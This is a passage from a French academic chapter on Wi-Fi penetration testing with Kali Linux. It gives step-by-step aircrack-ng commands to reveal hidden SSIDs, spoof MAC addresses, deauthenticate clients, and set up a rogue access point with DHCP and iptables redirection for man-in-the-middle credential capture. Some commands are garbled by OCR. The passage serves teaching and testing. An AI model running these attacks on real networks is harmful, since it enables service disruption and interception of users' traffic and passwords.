Pour cela, de divers protocoles de sécurité sans fil ont été développés pour protéger les réseaux sans fil contre les menaces et les différents types d'attaques. Ces protocoles de sécurité sans fil incluent WEP, WPA, et WPA2, chacun avec leurs propres forces et faiblesses. On terme de sécurité les protocoles WPA et WPA2 sont beaucoup plus surs que le WEP. Et dans le cadre d'imperfection, le WPA2 est considéré comme le plus sûr.

Avec l'évolution rapide de ce type dématérialisé dans ce réseau, les exigences deviennent de plus en plus sévères, contre les mécanismes de sécurité qui sont proposées (WEP, WPA, WPA2) afin d'aboutir à des solutions pour sécuriser ce réseau.

Toute fois des vulnérabilités persistent encore, dans ce cadre, notre 3ème chapitre s'articule sur l'élaboration d'une synthèse exhaustive des différentes attaques qui ciblent les réseaux Wi-Fi. Nous posons également la vulnérabilité des mécanismes de sécurité contre ces attaques.

1) Préambule

Les techniques d'interception sont développées de façon exponentielle depuis l'avènement d'internet et représentent une des plus importantes préoccupations des acteurs majeurs, ainsi que le développement des réseaux sans fil a donc permis à la communauté des attaquants de se cimenter et de se renforcer. En effet, différentes études montrent que le système informatique d'une entreprise est, dans la plupart des cas, aisément attaquable de l'extérieur.

Cependant, face à des risques de piratage, il existe des mesures de sécurité techniques à mettre en place pour mieux protéger les systèmes d'information, notamment le protocole WPA2 qui permet une bonne gouvernance des systèmes.

Pour cela, afin de mieux comprendre le fond d'interception, nous représenterons dans ce chapitre les formes de tests d'intrusion a travers les attaques les plus fréquentes sous KALI LINUX, ainsi que les moyens mis en œuvre pour les réaliser, nous ajoutant a chaque fois les mesures de sécurité qu'on peut appliquer pour prémunir contre ces actions.

2) Méthodologie d'intrusion dans les réseaux sans fil Wi-Fi

Avec le développement d'Internet, les attaquants du monde entier ont pu progressivement se regrouper au sein d'une véritable communauté virtuelle. Cependant, tout ordinateur connecté à un réseau sans fil est potentiellement vulnérable aux attaques. Sur internet, ces attaques ont lieu en permanence en raison de plusieurs attaques par minute sur chaque machine connectée. Dans ce cadre nous allons utiliser Kali Linux dans le système d'exploitation Linux pour tester quelques attaques et proposer des solutions **[3].**

2.1) Découverte des réseaux sans fil

La suite de sécurité Aircrack employée pour tester quelques attaques comprend deux utilitaires distincts (Airmon, Airodump). Dans une console, nous lançons le premier utilitaire en le configurant pour « écouter » les réseaux disponibles. En effet, tous les réseaux disponibles à proximité seront affichés et les données de cette écoute seront conservées dans un fichier. Le programme affiche les très nombreux réseaux disponibles assortis d'un certain nombre d'informations, le BSSID ou adresse Mac du point d'accès, l'ESSID (identifiant du point d'accès), les données transitant sur le réseau ainsi que le type de protection utilisé. Cette suite de sécurité fonctionne sous Windows et Linux mais certaines fonctionnalités quasi

indispensables sont impossibles sous Windows, c'est pourquoi nous utiliserons la version Kali de Linux **[14].**

Pour ce qui suit, nous allons définir les différentes étapes à suivre afin de détecter les réseaux sans fil disponibles **[10].**

Airmon peut être utilisé pour activer le mode moniteur sur les interfaces sans fil. La saisie de la commande Airmon ng sans paramètres affiche l'état des interfaces.

Figure 11 : Résultats de la commande Airmon-ng.

Nous devons, avant toute chose, basculer notre carte Wi-Fi dans son mode monitoring, ce qui va permettre à notre carte de capter des données sur le réseau Wi-Fi et surtout de les injecter sur le réseau.

Pour basculer dans ce mode nous allons utiliser l'outil**: Airmon-ng.**

Usage**: Airmon-ng start wlan0.**




Figure 12 : Basculement dans le mode moniteur.

Une fois la commande exécuté, nous avons une nouvelle interface (mon0) que nous allons utiliser pour tester les attaques. Ce qui implique que la carte est correctement reconnue et que

le mode moniteur est directement activé. Ce mode permet de capter tous les paquets qui transitent sur le réseau, même ceux qui ne nous sont pas adressés.

Maintenant on est prêt pour commencer l'analyse des réseaux wifi. Pour cela nous utilisons l'outil : **Airodump-ng.** Cet outil va nous permettre de scanner les réseaux Wi-Fi disponibles et par la suite de capturer les données (paquets) qui transitent par le WI-FI.

Voici comment obtenir la liste des réseaux Wi-Fi que notre carte Wi-Fi capte :

Usage: **Airodump-ng mon0.**




Figure 13: Résultats de la commande Airodump-ng mon0.

Nous avons donc une liste des réseaux disponibles, ainsi que leur chiffrement, WPA.

Nous distinguons sur cette capture trois points d'accès avec leurs identifiant (ESSID) ainsi que leurs adresse MAC(BSSID) avec les différente stations qui sont associées a ces points d'accès.

2.2) Analyse du trafic sans fil

L'attaquant analyse le réseau sans fil Pour déterminer:

- La diffusion de nom du réseau (SSID).
- La présence de plusieurs points d'accès sans fil.
- La possibilité de récupérer le nom du réseau (SSID).
- Les différentes méthodes d'authentification utilisées, ainsi que les algorithmes de cryptage utilisées a fin de sécurisé les réseaux.

L'analyse de trafic permet à l'attaquant d'identifier les vulnérabilités et les victimes susceptibles dans les réseaux sans fil de la cible. L'analyse de trafic est utilisée afin de déterminer la stratégie appropriée pour réussir une attaque sur le réseau.

Le protocole Wi-Fi est unique sur la première couche du model OSI et le trafic onde n'est pas sérialiser ce qui le rend facile a sniffé et aussi l'analyse des paquets sans fil **[10].**

2.3) Lancer les attaques sans fil

2.3.1) Révéler l'ESSID

Cacher la visibilité de l'ESSID est une protection qui est très vulnérable. Nous pouvons l'afficher en utilisant la suite Aircrack-ng, même si la diffusion du SSID est désactivée au niveau du point d'accès. Le processus implique les étapes suivantes **[10]:**

On tape la commande "Airmon-ng" pour détecter l'interface de notre carte Wi-Fi.

Une fois la carte réseau sans fil affichée (wlan0), nous allons commencer par démarrer notre carte Wi-Fi en mode monitoring avec la commande : **Airmon-ng start wlan0.**

Ensuite, afficher les réseaux sans fil disponibles on utilisant une commande basique telle que: **Airodump-ng mon0.**

Dans cette étape toutes les informations nécessaires retourneront pour casser la protection du réseau sans fil : BSSID – Channel – MAC de la station connectée sauf l'ESSID qui est ici masqué voir la capture d'image ci-dessous :




Figure 14: Apparition de SSID masquer.

Le « -c 11 » est optionnel, mais il permet de capturer uniquement les données qui transitent sur le canal 11 on utilisant la commande **Airodump-ng mon0**.

Maintenant nous laissons la précédente commande exécutée dans une console, et on ouvre une nouvelle avec la commande **Aireplay-ng**, qui sert à injecter des paquets et à s'authentifier auprès des points d'accès.

Aireplay-ng avec le paramètre **deauth** permet de déconnecter les clients, **Aireplay-ng** enverra son paquet de désauthentification en broadcast pour déconnecter tous les clients qui sont associés au point d'accès qui a caché son ESSID, comme suit :

Airplay-ng --deauth 100 -a 4C: AC: 0A: 8B: 8A: 1D mon0

100 : le nombre de paquets.

–a 4C:AC:OA:8B:8A:1D : Adresse MAC du point d'accès qui a caché son ESSID.

Usage: **Airplay-ng --deauth 100 -a 4C: AC: 0A: 8B: 8A: 1D mon0.**




Figure 15: Désauthentification des clients du point d'accès.

Après il suffit qu'on retourne à la première console **Airodump-ng** et nous obtiendrons le ESSID masquer en clair, dans notre cas: **2intpartners.com.**




Figure 16: Démasquer le SSID cachée.

2.3.2) MAC spoofing

L'attaque MAC spoofing permet de changé l'adresse MAC originale par celle d'un utilisateur authentifié afin de contourner le filtrage d'adresse MAC sur le point d'accès.

L'attaque par le MAC spoofing s'articule sur plusieurs étapes sous kali linux **[14,10] :**

a) Nous devons activer notre carte Wi-Fi en mode moniteur avec la commande :

Airmon-ng start wlan0:

b) Ensuite, scanner les réseaux sans fil pour voir la liste des points d'accès et stations disponibles en utilisant : **Airodump-ng mon0.**

c) Cette étape consiste a détecté le canal exacte à scanner en tenant la commande :

Airodump-**ng –c 11 mon0.**

d) Désactiver le mode moniteur pour pouvoir changé l'adresse MAC **:**

Airmon-ng stop mon0.

Figure 17 : Désactivation de mode monitoring de l'interface Wi-Fi.

e) Désactiver la carte Wi-Fi avec l'usage suivant : **ifconfig wlan0 down**

Figure 18: Désactivation de la carte Wi-Fi.

f) La liste des connexions entre ordinateur et point d'accès Wi-Fi permet de contourner un éventuel filtrage MAC en modifiant sa propre adresse MAC via la commande :

Usage **: macchanger _m6C :94 :F8 :CD :29 wan0.**




Figure 19 : Changement d'adresse MAC.

g) Réactiver le mode moniteur : **Airmon-ng start wlan0**

h) Réactivation de la carte Wi-Fi : **Ifconfig wlan0 up**

i) Dans cette dernière étape nous vérifions si l'adresse MAC est effectivement changée en utilisant **ifconfig** comme la capture ci-dessus l'indique **:**

Figure 20 : Vérification si l'adresse MAC est changé.

2.3.3) Déni de service : Attaques de désauthentification et de dissociation

La méthode d'accès au réseau de la norme 802.11 est basée sur le protocole CSMA/CA, consistant à attendre que le réseau soit libre avant d'émettre. Une fois la connexion établie, une station doit s'associer à un point d'accès afin de pouvoir lui envoyer des paquets. Ainsi, les méthodes d'accès au réseau, d'association et d'authentification étant connus, il est simple pour un attaquant d'envoyer des paquets demandant la dissociation ou la désauthentification de la station. Il s'agit d'un déni de service, c'est-à-dire d'envoyer des informations de telle manière à perturber volontairement le fonctionnement du réseau sans fil.

Les attaques de DoS sur les réseaux sans fil peuvent être effectuées avec l'utilisation de ces deux techniques : attaques de dissociation et attaques de désauthentification **[10].**

- Dans une attaque de dissociations, l'attaquant rend la victime indisponible à d'autres appareils sans fil en détruisant la connectivité entre la station et le client.




Figure 21 : Représentation schématique d'attaque de dissociation [10].

- Dans l'attaque de désauthentification, l'attaquant inonde des stations avec les désauthentification forgés ou les dissocie pour démonter des utilisateurs du point d'accès.




Figure 22 : Représentation schématique d'attaque de désauthentification [10].

❖ **La désauthentification en pratique sous kali linux :**

1) Activer le mode monitoring avec commande **Airmon-ng start wlan0.**

2) Scanner les réseaux sans fil disponibles **: Airodump-ng mon0.**

```
CH  9 ][ Elapsed: 1 min ][ 2015-05-24 10:03
CH  9 ][ Elapsed: 1 min ][ 2015-05-24 10:03

BSSID              PWR  Beacons    #Data, #/s  CH  MB   ENC  CIPHER AUTH ESSID

00:23:CD:F8:51:B8  -72        3        0    0   6  54 . WEP  WEP         TP-LI
4C:AC:0A:8B:8A:1D  -73       40      140    0   6  54   WPA  CCMP   PSK  2intp
C0:4A:00:CA:F5:87  -76        2        2    0   6  54e. WEP  WEP         TP-LI
CC:A2:23:7E:EB:78  -90       19        0    0   3  54e. WPA2 TKIP   PSK  DJAWE
DC:02:8E:F1:AE:10  -86       21        0    0  11  54e  WPA  TKIP   PSK  Djawe
00:66:4B:57:0E:E8  -80        3        0    0   4  54e. WPA2 TKIP   PSK  DJAWE
AC:E8:7B:DD:0D:88  -87        2        0    0   1  54e  WPA2 TKIP   PSK  DJAWE
AC:E8:7B:DD:37:08  -81        7        1    0   2  54e  WPA2 TKIP   PSK  DJAWE
00:66:4B:55:68:44  -81        4        0    0   2  54e. WPA2 TKIP   PSK  DJAWE
60:E7:01:5F:01:0C  -87        3        0    0  11  54e. WPA2 TKIP   PSK  DJAWE

BSSID              STATION            PWR   Rate    Lost    Frames  Probe

(not associated)   E8:94:F6:21:BC:D5    0    0 - 1       0        24
(not associated)   90:F6:52:E2:40:05  -79    0 - 1       0         1
(not associated)   D8:3C:69:B1:61:93  -88    0 - 1       0         2
(not associated)   F8:D1:11:B4:EC:56  -89    0 - 1       0         2  DJAWEB_0D88
00:23:CD:F8:51:B8  C0:4A:00:CA:F5:87  -86    0 - 1       0        87
```

Figure 23 : Le scan des réseaux sans fil disponibles.

3) nous ouvrons une nouvelle console pour préciser le canal de la station à désauthentifier avec **Airodump-ng –c 11 mon0 :**

4) Désauthentification du client de véritable point d'accès nous utilisons la commande :

5) Aireplay-ng _deauth 10 _c6C :94 :F8 :9F:CD :29 _a 4C :AC :OA:8B :8A :1D mon0.

Figure 24 : Désauthentification du client de véritable point d'accès.

2.3.4) Faux point d'accès et Man-In-The-Middle:

Un faux point d'accès crée pour permettre a l'attaquant d'effectuer une attaque man in the middle, ce faux point d'accès cible les réseaux qui n'utilisent pas une authentification mutuelle (client-serveur, serveur-client).

Figure 25 : Représentation schématique de procédure du faux point d'accès [15].

La machine victime se connecte au faux point d'accès. Le trafic internet de cette dernière est routé à travers l'attaquant. Une fois obtenu, l'attaquant le manipule et le bloque en utilisant Ettercap et Sslstrip ce qui lui permettra de forcer la victime à utiliser http et par conséquent, il pourra capturer les noms d'utilisateurs et les mots de passe que la victime saisit. Une fois Ettercap et Sslstrip termine la manipulation et le blocage de trafic internet des victimes, l'attaquant redirigera la victime vers le routeur qui à son tour le redirigera vers le site web demandé.

En gros, l'attaquant se place entre la victime et le site web, ce qui lui permet d'intercepter les interactions entre ces derniers.

- **Faux point d'accès en pratique sous linux**

Nous partons du principe que nous utiliserons une machine qui dispose de deux interfaces réseau :

- une interface sans fil qui servira au partage de connexion (wlan1).
- et une interface (filaire ou sans fil) qui sera connectée à Internet (eth0).

Il y a une série d'éléments à mettre en place pour réaliser un partage de connexion :

- le réseau Wi-Fi lui-même.
- un serveur DHCP pour attribuer une adresse IP aux clients.
- configurer la machine pour autoriser le transfert du trafic d'une interface à l'autre

Pour cet aspect, nous allons commencer par la configuration du serveur DHCP en respectant la procédure suivante :

Le serveur DHCP va attribuer une adresse IP aux clients, ainsi que leur indiquer quelle passerelle et quel serveur DNS utiliser. Pour cela on utilise dhcp3qui est un serveur DHCP sur kali linux, c'est le plus léger et plus facile à configurer.

Il faut commencer par l'installer via les dépôts **[15] :**

```
root@kali:~# apt-get install dhcp3-server
Lecture des listes de paquets... Fait
Construction de l'arbre des dépendances
Lecture des informations d'état... Fait
Note : sélection de « isc-dhcp-server » au lieu de « dhcp3-server »
Paquets suggérés :
  isc-dhcp-server-ldap
Les NOUVEAUX paquets suivants seront installés :
  isc-dhcp-server
0 mis à jour, 1 nouvellement installés, 0 à enlever et 491 non mis à jour.
Il est nécessaire de prendre 936 ko dans les archives.
Après cette opération, 2 225 ko d'espace disque supplémentaires seront utilisés.
Réception de : 1 http://http.kali.org/kali/ kali/main isc-dhcp-server i386 4.2.2.dfsg.1
936 ko réceptionnés en 15s (60,4 ko/s)
Préconfiguration des paquets...
Sélection du paquet isc-dhcp-server précédemment désélectionné.
(Lecture de la base de données... 275374 fichiers et répertoires déjà installés.)
Dépaquetage de isc-dhcp-server (à partir de .../isc-dhcp-server_4.2.2.dfsg.1-5+deb70u6_
Traitement des actions différées (« triggers ») pour « man-db »...
Paramétrage de isc-dhcp-server (4.2.2.dfsg.1-5+deb70u6) ...
Generating /etc/default/isc-dhcp-server...
```

Figure 26: Installation du serveur DHCP.

a) Ensuite il faut générer son fichier de configuration, nous utilisons ceci :

```
root@kali:~# leafpad /etc/dhcp/dhcpd.conf
```

Figure 27: Configuration du serveur DHCP.

```
authoritative;
default-lease-time 300;
max-lease-time 7200;
subnet 192.168.1.0 netmask 255.255.255.0 {
        option routers 192.168.1.1;
        option subnet-mask 255.255.255.0;
        option domain-name "2intpartners.com";
        option domain-name-servers 192.168.1.1;
        range 192.168.1.52 192.168.1.100;
}
```

Figure 27: Suite.

b) Nous activons le mode moniteur sur les cartes sans fil avec la commande suivante:

Airmon-ng start wlan0

c) Pour cet aspect, nous allons utiliser **Airbase-ng** de la suite Aircrack, pour crée un point d'accès.

Usage : **Airbase-ng –c 1 –e " 2intpartners.com'' mon0.**

```
root@kali:~# airbase-ng -c 1 -e "2intpartners.com" mon0
16:06:10  Created tap interface at0
16:06:10  Trying to set MTU on at0 to 1500
16:06:10  Trying to set MTU on mon0 to 1800
16:06:10  Access Point with BSSID 90:F6:52:E2:40:05 started.
16:06:30  Client 5C:E2:F4:C1:60:22 associated (unencrypted) to ESSID: "2intpartn
ers.com"
16:07:06  Client 5C:E2:F4:C1:60:22 associated (unencrypted) to ESSID: "2intpartn
ers.com"
16:07:38  Client 5C:E2:F4:C1:60:22 associated (unencrypted) to ESSID: "2intpartn
ers.com"
16:08:02  Client 5C:E2:F4:C1:60:22 associated (unencrypted) to ESSID: "2intpartn
ers.com"
16:08:09  Client 5C:E2:F4:C1:60:22 associated (unencrypted) to ESSID: "2intpartn
ers.com"
16:09:10  Client 6C:94:F8:9F:CD:29 associated (unencrypted) to ESSID: "2intpartn
ers.com"
16:09:10  Client 6C:94:F8:9F:CD:29 associated (unencrypted) to ESSID: "2intpartn
ers.com"
16:09:20  Client 6C:94:F8:9F:CD:29 associated (unencrypted) to ESSID: "2intpartn
ers.com"
16:09:51  Client 6C:94:F8:9F:CD:29 reassociated (unencrypted) to ESSID: "2intpar
tners.com"
16:09:57  Client 6C:94:F8:9F:CD:29 reassociated (unencrypted) to ESSID: "2intpar
```

Figure 28: Création du point d'accès.

En suite, un nouveau réseau appelé « 2intpartners » devrait apparaître, non sécurisé. Mais même si les clients peuvent se connecter dessus, ils ne pourront rien en faire.

d) Maintenant nous allons configurer le pare-feu **iptables :**

```
root@kali:~# ifconfig at0 10.0.0.1 netmask 255.255.255.0
root@kali:~# route add -net 10.0.0.0 netmask 255.255.255.0 gw 10.0.0.1
root@kali:~# echo 1 > /proc/sys/net/ipv4/ip_forward
root@kali:~# iptables --table nat --append POSTROUTING --out-interface eth0 -j M
ASQUERADE
root@kali:~# iptables --append FORWARD --in-interface ath0 -j ACCEPT
root@kali:~# iptables -t nat -A PREROUTING -p tcp --dport 80 -j DNAT --to-destin
ation 192.168.1.11:80
root@kali:~# iptables -t nat -A POSTROUTING -j MASQUERADE
```

Figure 29: Configuration du pare-feu.

e) Puis nous attribuons un fichier de configuration pour le serveur DHCP, comme indiquer ci-dessous : **dhcp –cf /etc/dhcp/dhcpd.conf –pf /var/run/dhcpd.pid at0.**

